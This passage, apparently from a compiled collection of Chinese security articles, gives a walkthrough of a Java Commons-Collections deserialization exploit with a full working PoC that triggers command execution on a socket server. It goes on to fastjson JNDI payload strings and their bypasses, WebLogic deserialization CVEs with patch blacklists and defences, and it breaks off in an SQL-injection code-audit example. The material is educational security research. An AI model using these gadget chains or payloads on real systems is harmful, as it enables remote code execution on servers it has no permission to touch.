ject[] {"getRuntime", new Class[0]}),
4.              new InvokerTransformer("invoke", new Class[] {Object.class, Object[].class}, new Obje
ct[] {null, new Object[0]}),
5.              new InvokerTransformer("exec", new Class[] {String.class}, new Object[] {"open -a Cal
culator"})
6.          };
7.
8.          Transformer transformChain = new ChainedTransformer(transformers);
```

我们只要构造一个使用此 `chain` 的 `TransformedMap`，就可以执行命令了，可以通过下面的代码来进行测试：

```
1.          // 创建普通的 Map
2.          Map normalMap = new HashMap();
3.          normalMap.put("foo", "bar");
4.
5.          // 将普通的 Map 变成 TransformedMap，并且指定变换方式为前面定义的恶意 chain
6.          Map transformMap = TransformedMap.decorate(normalMap, transformChain, transfor
mChain);
7.
8.          // 尝试修改 TransformedMap 中的一个值，成功执行命令
```

```
9.          Map.Entry entry = (Map.Entry) transformMap.entrySet().iterator().next();
10.         entry.setValue("test");
```

执行结果如下




0x03 RCE?


到目前为止，我们已经构造出了可以执行命令的恶意 chain，姑且称之为 pocChain。现在只要找到一个符合以下条件的类，并且服务端有反序列化的入口，就可以 RCE 了：

该类重写了 `readObject` 方法；

该类在 `readObject` 方法中操作了我们序列化后实现了 `pocChain` 的 `TransformedMap`；

看了网上很多的文章，均提到了 `AnnotationInvocationHandler` 类，其中有一个变量 `memberValues` 是 `Map` 类型，并且这个变量可以在构造函数中设置，除此之外，还在 `readObject` 方法中对 `memberValues` 中的每一项调用了 `setValues` 方法。一切简直完美，完全符合刚才说到的条件，但是在我实际的调试中发现，为什么不弹计算器，为什么 `AnnotationInvocationHandler` 的代码和大佬们的代码不一样，附上我这里的代码：





多篇文章中提到的 setValues 方法失踪了，搜了很多篇资料后，具体原因还是不太清楚，姑且认为是 JDK1.8 的原因吧，所以我们需要找一个其他的类来完成我们的调用链；后来在网上找到了 ysoserial 这个项目，惊喜的发现其中的 CommonsCollections5 这个 payload 可以完美运行，于是对着这个 poc 疯狂调试，终于找到了一个调用链。

0x04 RCE!

CommonsCollections5 中利用的是 BadAttributeValueExpException 这个类，不妨先看下这个类的代码：

```
1.  package javax.management;
2.
3.  import java.io.IOException;
4.  import java.io.ObjectInputStream;
5.
```

```
6.      public class BadAttributeValueExpException extends Exception  {
7.          /* Serial version */
8.          private static final long serialVersionUID = -3105272988410493376L;
9.
10.         /**
11.          * @serial A string representation of the attribute that originated this exception.
12.          * for example, the string value can be the return of {@code attribute.toString()}
13.          */
14.         private Object val;
15.
16.         /**
17.          * Constructs a BadAttributeValueExpException using the specified Object to
18.          * create the toString() value.
19.          *
20.          * @param val the inappropriate value.
21.          */
22.         public BadAttributeValueExpException (Object val) {
23.             this.val = val == null ? null : val.toString();
24.         }
25.
26.
27.         /**
```

```
28.             * Returns the string representing the object.
29.             */
30.            public String toString()  {
31.                return "BadAttributeValueException: " + val;
32.            }
33.
34.            private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundE
xception {
35.                ObjectInputStream.GetField gf = ois.readFields();
36.                Object valObj = gf.get("val", null);
37.
38.                if (valObj == null) {
39.                    val = null;
40.                } else if (valObj instanceof String) {
41.                    val= valObj;
42.                } else if (System.getSecurityManager() == null
43.                        || valObj instanceof Long
44.                        || valObj instanceof Integer
45.                        || valObj instanceof Float
46.                        || valObj instanceof Double
47.                        || valObj instanceof Byte
48.                        || valObj instanceof Short
```

```
49.                     || valObj instanceof Boolean) {
50.                 val = valObj.toString();
51.             } else { // the serialized object is from a version without JDK-8019292 fix
52.                 val = System.identityHashCode(valObj) + "@" + valObj.getClass().getName();
53.             }
54.         }
55.     }
```

通读一下代码，非常简单，其中有一个私有变量 val，而且重写了 readObject 方法，如果我们通过序列化传入的 val 是个 LazyMap，那么在其中调用 valObj.toString()的时候会去调用 LazyMap.get()中的 transform 函数。

梳理一下到目前为止的思路：

```
1.  构造一个 BadAttributeValueException 对象 exception ->
2.  exception 的 val 变量设置为 LazyMap 的 entry ->
3.  调用 entry 的 toString 将其转为字符串 ->
4.  调用 LazyMap 的 get 方法获取一个不存在的 key ->
5.  调用 transform 方法执行命令
```

转换成调用链就是：

```
BadAttributeValueException.readObject ->
    TiedMapEntry.toString ->
        LazyMap.get ->
```

ChainedTransformer.transform

所以我们先来构造一下恶意的 Map:

```
1.  Map innerMap = new HashMap();
2.  innerMap.put("foo", "bar");
3.  Map lazyMap = LazyMap.decorate(innerMap, transformChain);
4.  lazyMap.get("foo233");
```

这里传入了一个不存在的键 foo233，当调用 entry.getValue()去尝试获取这个不存在的键对应的值时，会通过 transformChain 来创建对应的值并且放到 Map 中。但是我们不能这么写，需要通过类似『延迟计算』的特性，让其在序列化以后并且在 toString 的时候再去获取不存在的键以触发 payload。所以这里引入了另外的一个类 TiedMapEntry，他和普通的 entry 比较类似，但是可以将一个键和 entry 进行绑定，在需要的时候直接调用 getValue()方法即可；

```
1.  Map innerMap = new HashMap();
2.  innerMap.put("foo", "bar");
3.  Map lazyMap = LazyMap.decorate(innerMap, transformChain);
4.  TiedMapEntry entry = new TiedMapEntry(lazyMap, "foo233");
```


接下来的工作就是构造一个 BadAttributeValueExpException 对象并序列化，这里有个骚操作，就是如何给私有的变量赋值。

```
1.  BadAttributeValueExpException exception = new BadAttributeValueExpException(null);
```

```
2.          Field valField = exception.getClass().getDeclaredField("val");
3.          valField.setAccessible(true);
4.          valField.set(exception, entry);
```

exception 就是我们最终构造好的对象，将其序列化后存入文件，读取出来并反序列化的时候就会执行命令。除了这一条调用链外，还有很多其他的调用链可以使用，包括 CommonsCollections3 和 CommonsCollections6，感兴趣的同学可以自己调试一下 PoC，但是这里有个坑。

我调试的时候使用的是 IDEA，在调试模式下，IDE 会不断的计算每个变量的值，正是因为这个特性，IDE 会『帮』我们提前执行 PoC，从而导致在没有走到漏洞触发点的时候就已经弹计算器了，所以在调试的时候要格外细心，防止走错路。



比如这张图，断点下在构造 exception 的时候，但是我们的 PoC 已经执行了，其原因就是 IDE 调试功能中的自动计算导致的。

0x05 Demo

```
1.  // filename: Server.java
2.  package me.lightless;
3.
4.  import java.io.ObjectInputStream;
5.  import java.net.ServerSocket;
6.  import java.net.Socket;
7.
8.  public class Server {
9.      public static void main(String[] args) {
10.         try {
11.             ServerSocket serverSocket = new ServerSocket(9999);
12.             System.out.println("Server started on port " + serverSocket.getLocalPort());
13.             while (true) {
14.                 Socket socket = serverSocket.accept();
15.                 System.out.println("Connection received from " + socket.getInetAddress());
16.                 ObjectInputStream objectInputStream = new ObjectInputStream(socket.getIn
putStream());
17.                 try {
18.                     Object object = objectInputStream.readObject();
19.                     System.out.println("Read object " + object);
20.                 } catch (Exception e) {
```

```
21.                         System.out.println("Exception caught while reading object");
22.                         e.printStackTrace();
23.                     }
24.                 }
25.             } catch (Exception e) {
26.                 e.printStackTrace();
27.             }
28.         }
29.     }
1.      // filename: POC.java
2.      package me.lightless;
3.
4.      import org.apache.commons.collections.Transformer;
5.      import org.apache.commons.collections.functors.ChainedTransformer;
6.      import org.apache.commons.collections.functors.ConstantTransformer;
7.      import org.apache.commons.collections.functors.InvokerTransformer;
8.      import org.apache.commons.collections.keyvalue.TiedMapEntry;
9.      import org.apache.commons.collections.map.LazyMap;
10.
11.     import javax.management.BadAttributeValueExpException;
12.     import java.io.FileInputStream;
13.     import java.io.ObjectInputStream;
```

```
14.     import java.io.ObjectOutputStream;
15.     import java.lang.reflect.Field;
16.     import java.net.Socket;
17.     import java.util.HashMap;
18.     import java.util.Map;
19.
20.     public class POC {
21.         public static void main(String[] args) throws Exception {
22.     //      ObjectInputStream objectInputStream = new ObjectInputStream(new FileInputSt
ream("payload.bin"));
23.     //      objectInputStream.readObject();
24.     //      objectInputStream.close();
25.
26.             Transformer[] transformers = new Transformer[] {
27.                     new ConstantTransformer(Runtime.class),
28.                     new InvokerTransformer("getMethod", new Class[] {String.class, Class[].clas
s}, new Object[] {"getRuntime", new Class[0]}),
29.                     new InvokerTransformer("invoke", new Class[] {Object.class, Object[].class}, ne
w Object[] {null, new Object[0]}),
30.                     new InvokerTransformer("exec", new Class[] {String.class}, new Object[] {"ope
n -a Calculator"}),
31.                     new ConstantTransformer("1")
```

```
32.             };
33.             Transformer transformChain = new ChainedTransformer(transformers);
34.
35.             Map innerMap = new HashMap();
36.             Map lazyMap = LazyMap.decorate(innerMap, transformChain);
37.             TiedMapEntry entry = new TiedMapEntry(lazyMap, "foo233");
38.
39.             BadAttributeValueExpException exception = new BadAttributeValueExpException
(null);
40.             Field valField = exception.getClass().getDeclaredField("val");
41.         //      System.out.println("val field: " + valField);
42.             valField.setAccessible(true);
43.             valField.set(exception, entry);
44.
45.             Socket socket=new Socket("127.0.0.1", 9999);
46.             ObjectOutputStream objectOutputStream = new ObjectOutputStream(socket.get
OutputStream());
47.             objectOutputStream.writeObject(exception);
48.             objectOutputStream.flush();
49.
50.         }
```

```
51.         }
```

0xff 参考文献

https://security.tencent.com/index.php/blog/msg/97

https://blog.chaitin.cn/2015-11-11_java_unserialize_rce/

https://github.com/frohoff/ysoserial

MLSRC 介绍

美丽联合集团一直致力于提升自身产品及业务的安全性，美丽联合集团安全应急响应中心（MLSRC）非常欢迎广大白帽子给我们提供美丽联合集团旗下的产品及业务安全漏洞，同时我们也希望通过平台加强与业内白帽子及团队的合作，为营造更安全的互联网生态环境出一份力。

MLSRC 官网：https://security.mogujie.com

欢迎对本篇文章感兴趣的同学扫描 MLSRC 公众号二维码，一起交流学习。

先知议题解读 | Java 反序列化实战

作者：廖新喜
原文来源：【安全客】https://www.anquanke.com/post/id/148593

一 、议题和个人介绍

1.1 议题概述

2017 年又是反序列漏洞的大年，涌现了许多经典的因为反序列化导致的远程代码执行漏洞，像 fastjson，jackson，struts2，weblogic 这些使用量非常大的产品都存在这类漏洞，但不幸的是，这些漏洞的修复方式都是基于黑名单，每次都是旧洞未补全，新洞已面世。随着虚拟货币的暴涨，这些直接的远程执行代码漏洞都成了挖矿者的乐园。 本议题将从那些经典案例入手，分析攻击方和防御方的对抗过程。首先是 fastjson 的最近的安全补丁的分析，由于黑名单做了加密处理，这里会展开如何得到其黑名单，如何构造 PoC。当然 2018 年的重点还是 weblogic，由我给大家剖析 CVE-2018-2628 及其他 Weblogic 经典漏洞，带大家傲游反序列化的世界，同时也是希望开发者多多借鉴做好安全编码。

1.2 个人简介

本文作者来自绿盟科技，现任网络安全攻防实验室安全研究经理，安全行业从业七年，是看雪大会讲师，Pycon 大会讲师，央视专访嘉宾，向 RedHat、Apache、Amazon，Weblogic，阿里提交多份 RCE 漏洞报告，最近的 Weblogic CVE-2018-2628 就是一个。

个人博客：xxlegend.com 个人公众号:廖新喜

二、 反序列化入门

序列化和反序列化是 java 引入的数据传输存储接口，序列化是用于将对象转换成二进制串存储，对应着 writeObject，而反序列正好相反，将二进制串转换成对象，对应着 readObject，类必须实现反序列化接口，同时设置 serialVersionUID 以便适用不同 jvm 环境。 可通过 SerializationDumper 这个工具来查看其存储格式,工具直接可在 github 上搜索.主要包括 Magic 头：0xaced,TC_OBJECT:0x73,TC_CLASS:0x72,serialVersionUID,newHandle

使用场景: • http 参数，cookie，sesion，存储方式可能是 base64（rO0），压缩后的 base64（H4sl），MII 等 ； Servlets HTTP，Sockets，Session 管理器 包含的协议就包括 JMX，RMI，JMS，JNDI 等（\xac\xed）； xml Xstream,XMLDecoder 等（HTTP Body：Content-Type:application/xml）； json(Jackson，fastjson) http 请求中包含。

反序列攻击时序图:

常见的反序列化项目:

- Ysoserial 原生序列化 PoC 生成
- Marshalsec 第三方格式序列化 PoC 生成
- Freddy burp 反序列化测试插件
- Java-Deserialization-Cheat-Sheet

三、 fastjson

3.1 简介

Fastjson 是 Alibaba 开发的，Java 语言编写的高性能 JSON 库。采用“假定有序 快速匹配”的算法，号称 Java 语言中最快的 JSON 库。提供两个主要接口 toJsonString 和 parseObject 来分别实现序列化和反序列化，示例代码如下 :

```
User user = new User("guest",2);
String jsonString = JSON.toJSONString(user)
String jsonString = "{\\"name\\":\\"guest\\",\\"age\\":12}"
User user = (User)JSON.parse(jsonString)
```

Fastjson PoC 分类 主要分为两大类，一个是基于 TemplateImpl，另外就是基于基于 JNDI，基于 JNDI 的又可分为 a) Bean Property 类型 b) Field 类型 可以参考 Demo：https://github.com/shengqi158/fastjson-remote-code-execute-poc

fastjson 为了防止研究人员研究它的黑名单，想出了一套新的黑名单机制，这套黑名单是基于具体类的 hash 加密算法，不可逆。如果是简单穷举，基本算不出来，后来我想到这些库的黑名单肯定都在 Maven 仓库中，于是写了个爬虫，爬取 Maven 仓库下所有类，然后正向匹配输出真正的黑名单类。

3.2 fastjson 最近的几个经典漏洞

下面这段代码是 fastjson 用来自定义 loadClass 的实现：

```
public static Class<?> loadClass(String className, ClassLoader classLoader) {

        //省略

    if (className.charAt(0) == '[') {

        Class<?> componentType = loadClass(className.substring(1),
classLoader);

        return Array.newInstance(componentType, 0).getClass();

    }


    if (className.startsWith("L") && className.endsWith(";")) {

        String newClassName = className.substring(1, className.length() - 1);

        return loadClass(newClassName, classLoader);

    }


    try {

        if (classLoader != null) {
```

```
clazz = classLoader.loadClass(className);
```

首先我们来看一个经典的 PoC，{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://localhost:1099/Exploit"," "autoCommit":true},关于这个 PoC 的解读在我博客上有，这里不再详述，但是今天我们要讲的是前面贴出的一段 loadClass 导致的一系列漏洞，首先看 1.2.41 的绕过方法是 Lcom.sun.rowset.RowSetImpl;,当时看到这个 PoC 的时候就在想官方不会只去掉一次第一个字符 L 和最后一个字符；吧，果不其然，在官方的修补方案中，如果以 L 打头，；结尾则会去掉打头和结尾。当时我就发了一个感概：补丁未出，漏洞已行。很显然，1.2.42 的绕过方法是 LLcom.sum.rowset.RowSetImpl;;,细心的读者还会看到 loadClass 的第一个 if 判断中还有[打头部分，所以就又有了 1.2.43 的绕过方法是 [com.sun.rowset.RowSetImp. 在官方版本 1.2.45 黑名单中又添加了 ibatis 的黑名单，PoC 如下:{"@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory","properties":{"data_source":"rmi://localhost:1099/Exploit"}}，首先这是一个基于 JNDI 的 PoC，为了更加理解这个 PoC，我们还是先来看一下 JndiDataSourceFactory 的源码 ：


```
public class JndiDataSourceFactory implements DataSourceFactory {

  public static final String DATA_SOURCE = "data_source";

  //省略

  public void setProperties(Properties properties) {

    try {

      InitialContext initCtx = null;

      Hashtable env = getEnvProperties(properties);

      if (env == null) {

        initCtx = new InitialContext();

      } else {
```

```
            initCtx = new InitialContext(env);

        }

        //省略

        } else if (properties.containsKey(DATA_SOURCE)) {

            dataSource = (DataSource)
initCtx.lookup(properties.getProperty(DATA_SOURCE));

        }


    } catch (NamingException e) {

        throw new DataSourceException("There was an error configuring
JndiDataSourceTransactionPool. Cause: " + e, e);

    }

  }
```

其本质还是通过 bean 操作接口 set 来调用 setProperties，然后触发 JNDI 查询。

四、 weblogic

Weblogic 是第一个成功商业化的 J2EE 应用服务器，在大型企业中使用非常广泛。在 Oracle 旗下，可以与其他 Oracle 产品强强联手，WebLogic Server Java EE 应用基于标准化、模块化的组件，WebLogic Server 为这些模块提供了一组完整的服务，无需编程即可自动处理应用行为的许多细节，另外其独有的 T3 协议采用序列化实现。下图就是 weblogic 的历史漏洞展示：



CVE-2015-4852

基于 T3 • 新的攻击面 • 基于 commons-collections • 采用黑名单修复

org.apache.commons.collections.functors* *

com.sun.org.apache.xalan.internal.xsltc.trax* *

javassist* *

org.codehaus.groovy.runtime.ConvertedClosure

org.codehaus.groovy.runtime.ConversionHandler

org.codehaus.groovy.runtime.MethodClosure

• 作用位置有限

weblogic.rjvm.InboundMsgAbbrev.class :: ServerChannelInputStream

weblogic.rjvm.MsgAbbrevInputStream.class

weblogic.iiop.Utils.class

CVE-2016-0638

首先来看下漏洞位置，在 readExternal 位置 :

```
        public void readExternal(ObjectInput var1) throws IOException,
ClassNotFoundException {

            super.readExternal(var1);

            //省略

                ByteArrayInputStream var4 = new
ByteArrayInputStream(this.buffer);

                ObjectInputStream var5 = new ObjectInputStream(var4);
```

```
                    //省略
                    try {
                        while (true) {
                            this.writeObject(var5.readObject());
                        }
                    } catch (EOFException var9) {
```

再来看看补丁，加了一个 FilteringObjectInputStream 过滤接口 :

```
            public void readExternal(ObjectInput var1) throws IOException,
ClassNotFoundException {
                super.readExternal(var1);
                //省略
                    this.payload =
(PayloadStream)PayloadFactoryImpl.createPayload((InputStream)in)
                    BufferInputStream is = this.payload.getInputStream();
                    FilteringObjectInputStream var5 = new
FilteringObjectInputStream(var4);
                    //省略
                    try {
                        while (true) {
                            this.writeObject(var5.readObject());
```

```
                }

            } catch (EOFException var9) {
```

FilteringObjectInputStream 的实现如下 :

```
public class FilteringObjectInputStream extends ObjectInputStream {

public FilteringObjectInputStream(InputStream in) throws IOException {

    super(in);

}


protected Class<?> resolveClass(java.io.ObjectStreamClass descriptor) throws
ClassNotFoundException, IOException {

    String className = descriptor.getName();

    if(className != null && className.length() > 0 &&
ClassFilter.isBlackListed(className)) {

        throw new InvalidClassException("Unauthorized deserialization attempt",
descriptor.getName());

    } else {

        return super.resolveClass(descriptor);

    }

}

}
```

其实就是在 resolveClass 位置加了一层黑名单控制。

基于 XMLDecoder

• CVE-2017-3506 由于使用了存在反序列化缺陷 XMLDecoder 导致的漏洞 • CVE-2017-10271 是 3506 的绕过 • 都是挖矿主力军 • 基于 http 协议 详细解读可参考我的博客：http://xxlegend.com/2017/12/23/Weblogic%20XMLDecoder%20RCE%E5%88%86%E6%9E%90/

CVE-2017-3248

```
    private static class ServerChannelInputStream extends ObjectInputStream
implements ServerChannelStream {

        protected Class resolveClass(ObjectStreamClass descriptor) throws
ClassNotFoundException, IOException {

            String className = descriptor.getName();

            if(className != null && className.length() > 0

                 && ClassFilter.isBlackListed(className)) {

                throw new InvalidClassException("Unauthorized deserialization
attempt", descriptor.getName());

            } else {

                Class c = super.resolveClass(descriptor);

                  //省略

            }

        }


        protected Class<?> resolveProxyClass(String[] interfaces) throws IOException,
ClassNotFoundException {

            String[] arr$ = interfaces;
```


```
            int len$ = interfaces.length;


            for(int i$ = 0; i$ < len$; ++i$) {

                String intf = arr$[i$];

                if(intf.equals("java.rmi.registry.Registry")) {

                    throw new InvalidObjectException("Unauthorized proxy
deserialization");

                }

            }


            return super.resolveProxyClass(interfaces);

        }
```

CVE-2017-3248 这个漏洞是根据 JRMPListener 来构造的，从这个补丁也可以看出，在 resolveClass 和 resolveProxyClass 都设置了黑名单。

CVE-2018-2628

这个漏洞是我报给 Oracle 官方的，但是他们并没有修复完全，导致后来这个漏洞被滥用。• 完美绕过 CVE-2017-3248 • 基于 StreamMessage 封装 • 利用 java.rmi.activation.Activator 绕过补丁中对 java.rmi.registry.Registry 的限制 • Proxy 非必须项

攻击示意图如下：



简单分析可见：

http://xxlegend.com/2018/04/18/CVE-2018-2628%20%E7%AE%80%E5%8D%95%E5%A4%8D%E7%8E%B0%E5%92%8C%E5%88%86%E6%9E%90/

五、 反序列化防御

5.1 Weblogic 防御

• 过滤 T3 协议，限定可连接的 IP • 设置 Nginx 反向代理，实现 t3 协议和 http 协议隔离 • JEP290（JDK8u121，7u131，6u141），这个机制主要是在每层反序列化过程中都加了一层黑名单处理，黑名单如下 ：

```
maxdepth=100;
!org.codehaus.groovy.runtime.ConvertedClosure;
!org.codehaus.groovy.runtime.ConversionHandler;
!org.codehaus.groovy.runtime.MethodClosure;
!org.springframework.transaction.support.AbstractPlatformTra
nsactionManager;
!sun.rmi.server.UnicastRef;
!org.apache.commons.collections.functors.*;
!com.sun.org.apache.xalan.internal.xsltc.trax.*;
!javassist.*
```

当然也有失效的时候，就是发现了新的 gadget。这也促使 Oracle 开始放弃反序列化支持。

5.2 原生反序列化防御

• 不要反序列化不可信的数据 • 给反序列数据加密签名，并确保解密在反序列之前 • 给反序列化接口添加认证授权 • 反序列化服务只允许监听在本地或者开启相应防火墙 • 升级第三方库 • 升级 JDK，JEP290

绿盟科技 Web 攻防实验室欢迎各位应聘，招聘大牛和实习生。团队专注于最前沿的 Web 攻防研究，大数据分析，前瞻性攻击与检测预研. 联系邮箱： liaoxinxi[@]nsfocus.com 或者 liwenjin[@]nsfocus.com

先知议题解读 | 代码审计点线面实战

作者：jkgh006
原文来源：【安全客】https://www.anquanke.com/post/id/149081

议题概述

随着各个企业对安全的重视程度越来越深，安全思维已经从原来的表面工程逐渐转变为“开膛破肚”的内部工程，特别是在金融领域受重视的成都比较高，不区分语言，工程化的人工审计是未来几年的趋势，代码审计的分解和实战成为安全工作者必须掌握的一种能力，从代码审计的各个要记点，和代码审计流程框架，以及代码审计面临的问题，逐一拆解分析。

安全代码审计

这里主要针对 owasp-top10 里面，漏洞近年来爆发最高的三类进行讲解，分别为，sql 注入，序列化，xml 实体注入

普通的注入

注解：通常是没有走框架调用，通过字符串拼接的方式编写的查询语句，这样就会造成注入

```
public class ListNodeTreeAction extends BaseAction
{
  {
    response.setContentType("text/xml; charset=utf-8");

    String nodeid = request.getParameter("nodeid");
    String colid = request.getParameter("colid");

    if ((nodeid == null) || (nodeid.equals(""))) nodeid = "0";
    if ((colid == null) || (colid.equals(""))) colid = "0";
    try {
      if (((nodeid.equals("0")) && (colid.equals("0"))) || ((!nodeid.equals("0")) &&
(!colid.equals("0")))) {
        throw new Exception("nodeid 和 colid 需要只提供一个。");
      }
      conn = ConnectionManager.getInstance().getConnection();

      if (!nodeid.equals("0"))
      {
        if (nodeid.indexOf(",") != -1)
        {
          String strSql = "select * from typestruct where nodeid in(" + nodeid + ")";
          pst = conn.prepareStatement(strSql);
          ResultSet rs = pst.executeQuery();
          while (rs.next()) {
